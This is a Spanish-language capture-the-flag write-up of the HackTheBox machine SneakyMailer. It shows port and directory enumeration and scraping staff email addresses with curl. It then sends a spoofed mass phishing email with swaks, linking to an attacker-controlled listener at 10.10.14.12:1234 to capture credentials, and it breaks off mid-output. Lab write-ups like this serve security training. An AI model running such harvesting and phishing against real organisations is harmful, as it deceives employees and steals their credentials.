SneakyMailer

##maquina linux nivel medio
##
Review:

SneakyMailer es una máquina Linux de dificultad media que presenta un escenario de phishing, a partir del cual se obtiene un conjunto de credenciales. Estas credenciales dan acceso a un buzón de correo, que revela otro conjunto de credenciales para acceder al servicio FTP. La carga de archivos FTP permite obtener un punto de apoyo. La instalación de paquetes del servidor PyPI puede explotarse para moverse lateralmente. Se puede obtener acceso root aprovechando los privilegios sudo.

Escaneo: 21,22, 25, 80,143, 993,8080
21/tcp open ftp   vsftpd
3.0.3
22/tcp open ssh   OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
| 256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_ 256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp open smtp   Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp open http   nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://sneakycorp.htb
143/tcp open imap   Courier Imapd (released 2018)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: QUOTA NAMESPACE ENABLE completed OK ACL2=UNION CAPABILITY THREAD=REFERENCES UTF8=ACCEPTA0001 CHILDREN SORT IMAP4rev1 THREAD=ORDEREDSUBJECT IDLE STARTTLS UIDPLUS ACL
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after: 2021-05-14T17:14:21
993/tcp open ssl/imap Courier Imapd (released 2018)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after: 2021-05-14T17:14:21
|_imap-capabilities: QUOTA NAMESPACE ENABLE completed OK ACL2=UNION CAPABILITY THREAD=REFERENCES UTF8=ACCEPTA0001 AUTH=PLAIN CHILDREN SORT IMAP4rev1 THREAD=ORDEREDSUBJECT IDLE UIDPLUS ACL
8080/tcp open http   nginx 1.14.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!


Service Info: Host: debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.26 seconds


Dominio:
80/tcp open http nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://sneakycorp.htb

Full port:

└─ nmap -p- 10.10.10.197
Starting Nmap 7.94 (https://nmap.org) at 2023-10-30 21:22 -05
Nmap scan report for 10.10.10.197 (10.10.10.197)
Host is up (0.081s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
80/tcp open http
143/tcp open imap
993/tcp open imaps
8080/tcp open http-proxy



Tenemos un acceso y correos de usuarios




gobuster

/. (Status: 301) [Size: 185] [--> http://sneakycorp.htb/./]
/index.php (Status: 200) [Size: 13543]
/img (Status: 301) [Size: 185] [--> http://sneakycorp.htb/img/]
/css (Status: 301) [Size: 185] [--> http://sneakycorp.htb/css/]
/team.php (Status: 200) [Size: 26518]
/js (Status: 301) [Size: 185] [--> http://sneakycorp.htb/js/]
/vendor (Status: 301) [Size: 185] [--> http://sneakycorp.htb/vendor/]
/pypi (Status: 301) [Size: 185] [--> http://sneakycorp.htb/pypi/]
/. (Status: 301) [Size: 185] [--> http://sneakycorp.htb/./]
Progress: 790522 / 1323366 (59.74%)^C


PUERTO 8080
/. (Status: 301) [Size: 185] [--> http://sneakycorp.htb:8080/./]
/index.html (Status: 200) [Size: 612]
/. (Status: 301) [Size: 185] [--> http://sneakycorp.htb:8080/./]

busqueda de subdmominios
==========
/. (Status: 301) [Size: 185] [--> http://sneakycorp.htb/pypi/./]
/register.php (Status: 200) [Size: 3115]
Progress: 201007 / 1323366 (15.19%)^C

##smtp port
##
Para afectar este puerto nos conectamos por telnet hacia el puerto 25
telnet 10.10.10.197 25




iNTENTE VARIAS COSAS PARA VER SI PODIA ENCONTRAR ALGO pero no encontre mayor cosa encontre escaneando directorios encontre register dentro de pypi



podemos extraer la lista de todos los correos con el comando curl y unos pipes


curl -s -X GET "http://sneakycorp.htb/team.php"




VEMOS QUE ESTAN TODOS LOS MAILS DEL DOMINIO sneakymailer.htb

FILTRANDO


curl -s -X GET "http://sneakycorp.htb/team.php" | grep “sneakymailer.htb”



para quitar las etiquetas con html2text



curl -s -X GET "http://sneakycorp.htb/team.php" | grep "sneakymailer.htb" | html2text **>** correos.txt




podemos enviar un correo a los usuarios un posible phishing para esto podemos utilizar swaks

##**SWAKS**##

Para utlizar la herramienta requerimos de los correos separados por comas por lo cual utilizamos tr

```
cat correos.txt | xargs | tr -d '\n' | tr ' ' ',';echo
```

cat correos.txt | xargs | tr -d '\n' | tr ' ' ',';echo




utilizamos swaks

```
swaks --from amado@sneakymailer.htb --to xxxxxxxxx,xxxx,xxx --body “esto es una prueba” --server 10.10.10.197
```

probramos con 2 correos
swaks --from amado@sneakymailer.htb --to tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb --body "esto es una prueba" --server 10.10.10.197

```
swaks --from amado@sneakymailer.htb --to tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb --body "esto es una prueba" --server 10.10.10.197
=== Trying 10.10.10.197:25...
=== Connected to 10.10.10.197.
<-  220 debian ESMTP Postfix (Debian/GNU)
-> EHLO kali
<-  250-debian
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250-SMTPUTF8
<-  250 CHUNKING
-> MAIL FROM:<amado@sneakymailer.htb>
<-  250 2.1.0 Ok
-> RCPT TO:<tigernixon@sneakymailer.htb>
<-  250 2.1.5 Ok
-> RCPT TO:<garrettwinters@sneakymailer.htb>
<-  250 2.1.5 Ok
-> DATA
<-  354 End data with <CR><LF>.<CR><LF>
-> Date: Mon, 30 Oct 2023 23:14:27 -0500
-> To: tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb
-> From: amado@sneakymailer.htb
-> Subject: test Mon, 30 Oct 2023 23:14:27 -0500
-> Message-Id: <20231030231427.069634@kali>
```

como funciona probamos con todos los correos pero ahora levantamos netcat por si alguno nos responde
swaks --from amado@sneakymailer.htb --to tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb,ashtoncox@sneakymailer.htb,cedrickelly@sneakymailer.htb,airisatou@sneakymailer.htb,briellewilliamson@sneakymailer.htb,herrodchandler@sneakymailer.htb,rhonadavidson@sneakymailer.htb,colleenhurst@sneakymailer.htb,sonyafrost@sneakymailer.htb,jenagaines@sneakymailer.htb,quinnflynn@sneakymailer.htb,chardemarshall@sneakymailer.htb,haleykennedy@sneakymailer.htb,tatyanafitzpatrick@sneakymailer.htb,michaelsilva@sneakymailer.htb,paulbyrd@sneakymailer.htb,glorialittle@sneakymailer.htb,bradleygreer@sneakymailer.htb,dairios@sneakymailer.htb,jenettecaldwell@sneakymailer.htb,yuriberry@sneakymailer.htb,caesarvance@sneakymailer.htb,doriswilder@sneakymailer.htb,angelicaramos@sneakymailer.htb,gavinjoyce@sneakymailer.htb,jenniferchang@sneakymailer.htb,brendenwagner@sneakymailer.htb,fionagreen@sneakymailer.htb,shouitou@sneakymailer.htb,michellehouse@sneakymailer.htb,sukiburks@sneakymailer.htb,prescottbartlett@sneakymailer.htb,gavincortez@sneakymailer.htb,martenamccray@sneakymailer.htb,unitybutler@sneakymailer.htb,howardhatfield@sneakymailer.htb,hopefuentes@sneakymailer.htb,vivianharrell@sneakymailer.htb,timothymooney@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,oliviallang@sneakymailer.htb,brunonash@sneakymailer.htb,sakurayamamoto@sneakymailer.htb,thorwalton@sneakymailer.htb,finncamacho@sneakymailer.htb,sergebaldwin@sneakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb,jenniferacosta@sneakymailer.htb,carastevens@sneakymailer.htb,hermionebutler@sneakymailer.htb,laelgreer@sneakymailer.htb,jonasalexander@sneakymailer.htb,shaddecker@sneakymailer.htb,sulcud@sneakymailer.htb,donnasnider@sneakymailer.htb --body "por favor click aqui http://10.10.14.12:1234/" --server 10.10.10.197



```
~/machineshtb/SneakyMailer                                                    11s  23:14:38
swaks --from amado@sneakymailer.htb --to tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb,ashtoncox@sneakymailer.htb,cedrickelly@sneakymailer.htb,airisatou
